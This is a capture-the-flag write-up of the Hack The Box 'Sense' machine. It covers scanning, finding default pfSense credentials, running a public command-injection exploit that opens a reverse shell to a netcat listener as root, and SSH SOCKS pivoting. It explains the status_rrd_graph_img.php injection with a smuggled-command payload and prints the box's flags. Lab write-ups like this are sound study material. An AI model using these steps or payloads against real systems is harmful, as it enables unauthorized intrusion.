

sense

m10x.de


FREEBSD machine
scan default ports

```
(root@kali)-[/Documents/htb/boxes/sense]
# nmap -A 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 00:46 EDT
Nmap scan report for 10.10.10.60
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp    open  ssl/https?
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:8.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 8.1 (85%), OpenBSD 4.3 (85%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   290.89 ms 10.10.14.1
2   290.86 ms 10.10.10.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.22 seconds
```

Let's check the site



\

brutforcing .txt files using dirbuster

```
(rootkali)-[/Documents/htb/boxes/sense]  
# dirbuster
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

https://10.10.10.60:443/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 60 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz


☐ Brute Force Dirs ☐ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

we found a username and a hint for the password



```
####Support ticket###
```

```
Please create the following user
```

```
username: Rohit
```

```
password: company defaults
```

Default Username and Password

The default credentials for a pfSense® software installation are:

Username:

admin

Password:

pfsense

The screenshot shows the pfSense web interface in a browser window. The address bar displays `https://10.10.10.60/index.php`. The navigation menu includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is divided into two panels:

- System Information:** A table providing details about the pfSense installation.

Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 28 Minutes 49 Seconds
Current date/time	Thu Apr 29 1:08:43 EDT 2021
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (43/202000) Show states
MBUF Usage	3% (786/25600)
Load average	0.00, 0.01, 0.00
CPU usage	0%
Memory usage	6% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G
- Interfaces:** A table showing the network interfaces.

WAN	1000baseT <full-duplex> 10.10.10.60
-----	--

pfSense has the version 2.1.3, let's search for it's exploit

Exploit Title		Path
pfSense - 'interfaces.php?if' Cross-Site Scripting		hardware/remote/35071.txt
pfSense - 'pkg.php?xml' Cross-Site Scripting		hardware/remote/35069.txt
pfSense - 'pkg_edit.php?id' Cross-Site Scripting		hardware/remote/35068.txt
pfSense - 'status_graph.php?if' Cross-Site Scripting		hardware/remote/35070.txt
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)		unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities		php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution		php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directory Traversal		php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities		php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal		php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution		php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery		php/webapps/41501.txt
pfSense 2.3.4 / 2.4.4-p3 - Remote Code Injection		php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)		php/webapps/46538.txt
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting		multiple/webapps/46316.txt
pfSense 2.4.4-p1 - Cross-Site Scripting		freebsd/webapps/48300.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting		php/webapps/48714.txt
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting		php/webapps/43560.py
pfSense 2.4.4-p3 - Cross-Site Request Forgery		php/webapps/39709.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection		php/webapps/39306.html
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities		php/webapps/39695.txt
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery		freebsd/webapps/24439.txt
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery		
pfSense UTM Platform 2.0.1 - Cross-Site Scripting		

```
(root@kali)-[/Documents/htb/boxes/sense]
# searchsploit -m php/webapps/43560.py
Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
URL: https://www.exploit-db.com/exploits/43560
Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /Documents/htb/boxes/sense/43560.py
```

```
(root@kali)-[/Documents/htb/boxes/sense]
# ls
43560.py  nmap  sense.ctb  sense.ctb~  sense.ctb~~  sense.ctb~~~

(root@kali)-[/Documents/htb/boxes/sense]
# python 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT]
              [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help            show this help message and exit
  --rhost RHOST          Remote Host
  --lhost LHOST          Local Host listener
  --lport LPORT          Local Port listener
  --username USERNAME    pfSense Username
  --password PASSWORD    pfSense Password
```

```
(root@kali)-[/Documents/htb/boxes/sense]
# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.3 --lport 1234 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

```

(root@kali)-[/Documents/htb/boxes/sense]
# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.60.
Ncat: Connection from 10.10.10.60:42865.
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# cat /root/root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
# ls /home
.snap  .viminfo  Tree  Search  View  Bookmarks
rohit
# cat /home/rohit/user.txt
8721327cc232073b40d27d9c17e7348b#

```

ippsec

```

(root@kali)-[/Documents/htb/boxes/sense]
# nmap -sC -sV -oA nmap/sense 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 01:25 EDT
Nmap scan report for 10.10.10.60
Host is up (0.20s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp   open  ssl/https?
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds

```

No username , email in this CA

Certificate


Common Name (eg, YOUR name)

Subject Name	_____
Country	US
State/Province	Somewhere
Locality	Somecity
Organization	CompanyName
Organizational Unit	Organizational Unit Name (eg, section)
Common Name	Common Name (eg, YOUR name)
Email Address	Email Address



Issuer Name	_____
Country	US
State/Province	Somewhere
Locality	Somecity
Organization	CompanyName
Organizational Unit	Organizational Unit Name (eg, section)
Common Name	Common Name (eg, YOUR name)
Email Address	Email Address

Validity	_____
Not Before	10/14/2017, 3:21:35 PM (Eastern Daylight Time)
Not After	4/6/2023, 3:21:35 PM (Eastern Daylight Time)


intercept on and we do a login



pfsense does have a cross site request forgery in burp , copy the request as curl command



15 request and we get banned



nothing , if we compromise another box

```
root@Nibbles:~# curl -k https://10.10.10.60
```

```
<br />
<span style="text-align:center;
ight: normal ; font-style: italic">
                                Enter username and passw
login.                            </span>

                                <p>
                                <span style="text-align:center">
                                    <input type="submit" nam
n" class="formbtn" value="Login" tabindex="3" />
                                </span>
                                </p>
                                </form>
                                </div>
                                <script type="text/javascript">CsrfMagic.end();</script></body>
</html>
```

-D dynamic port it gonna create socks5 proxy through this ssh connection , and my web request gonna go out this proxy

```
root@ippSec:~/Documents/htb/boxes/sense# ssh -D1080 10.10.10.75
root@10.10.10.75's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Mar 23 21:46:56 2018 from 10.10.14.6
root@Nibbles:~#
```

my box is listenning on port 1080 and all this connections goes to Nibbles

```
root@ippSec:~/Documents/htb/boxes/sense# netstat -alnp |grep LIST|grep 1080
tcp        0      0 127.0.0.1:1080      0.0.0.0:*           LISTEN
17114/sshd
```

```
(root@kali)-[/Documents/htb/boxes/sense]
# vi /etc/proxychains4.conf
```

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 1080
socks5 127.0.0.1 1080
~
~
```

user options->connections

? SOCKS Proxy



These settings let you configure Burp to use a SOCKS proxy. This setting upstream HTTP proxy servers, then requests to upstream proxies will be

Note: these settings can be overridden for individual projects within project

☒ Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

☐ Do DNS lookups over SOCKS proxy

```
root@ippSec:~/Documents/htb/boxes/sense# proxychains curl -k https://10.10.10.60
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain| -<->-127.0.0.1:1080-<->-10.10.10.60:443-<->-OK
```

```

ss="formfld pwd" tabindex="2" />
</span>
</p>
<p>
<br />
<span style="text-align:center; font-weight:bold">
Enter username and password to login
</span>
</p>
<p>
<span style="text-align:center">
<input type="submit" name="login" value="Login" />
</span>
</p>
</form>
</div>
<script type="text/javascript">CsrfMagic.end();</script></body>
</html>

```

we get page back
search pfsense exploit

Command Injection in status_rrd_graph_img.php

The status_rrd_graph_img.php script is vulnerable to command injection, where the vulnerability exists in how the exec() function is called in the following piece of code. Note that the whole code is not subsequent in the php script, so only the relevant portions are presented for brevity.

```
if ($_GET['database']) {
    $curdatabase = basename($_GET['database']);
} else {
    $curdatabase = "wan-traffic.rrd";
}

...

if(strstr($curdatabase, "queues")) {
    log_error(sprintf(gettext("failed to create graph from %s%s,
removing database"),$rrddbpath,$curdatabase));
    exec("/bin/rm -f $rrddbpath$curif$queues");
    Flush();
    Usleep(500);
    enable_rrd_graphing();
}
if(strstr($curdatabase, "queuesdrop")) {
    log_error(sprintf(gettext("failed to create graph from %s%s,
removing database"),$rrddbpath,$curdatabase));
    exec("/bin/rm -f $rrddbpath$curdatabase");
    Flush();
    Usleep(500);
    enable_rrd_graphing();
}
```

At the beginning of the code section above, the basename is called on the GET parameter database if that parameter is set; otherwise it's set to the static string "wan-traffic.rrd". Since we want to inject code into the script, we must set this parameter to something, but we must do so to bypass the basename function. The basename function accepts a path to a file and returns trailing name component of the path, where the forward slash / is used as path separator on Linux/BSD (therefore also PfSense) 1. So the function basically returns the string after the last forward slash / character, which we must take into account when injecting the parameter value, because everything before the last forward slash will be cut off. Therefore, we can inject any character into the database GET parameter, except forward slash. Note that we can inject in either of the exec() statements presented above, depending on the string we passed in the database GET parameter – in this case we want to use the second exec() function call, which is simpler. When the bottom part of the code is being executed the following will be run.

```
# /bin/rm -f /var/db/rrd/$curdatabase;
```


We can finish the command to be executed with the ; character and then insert another command, which will be executed after the rm command. If we use the ; command separator the injected command will only be executed if the rm command has finished executing successfully. If we don't care about the status of the rm command, we can separate our injected command with &&. Note that we can't echo some text into the arbitrary directory, since the forward slash is not allowed. To overcome that we can move into arbitrary directory with multiple cd commands and pipe the file there. First we have to figure out the current directory of where the code gets executed, which is in /var/db/rrd/ directory. The request below shows how we can execute the "queues;echo+\"CMD+INJECT\">cmd.txt" command.


Status: RRD Graphs

System Traffic Packets Quality Custom Settings

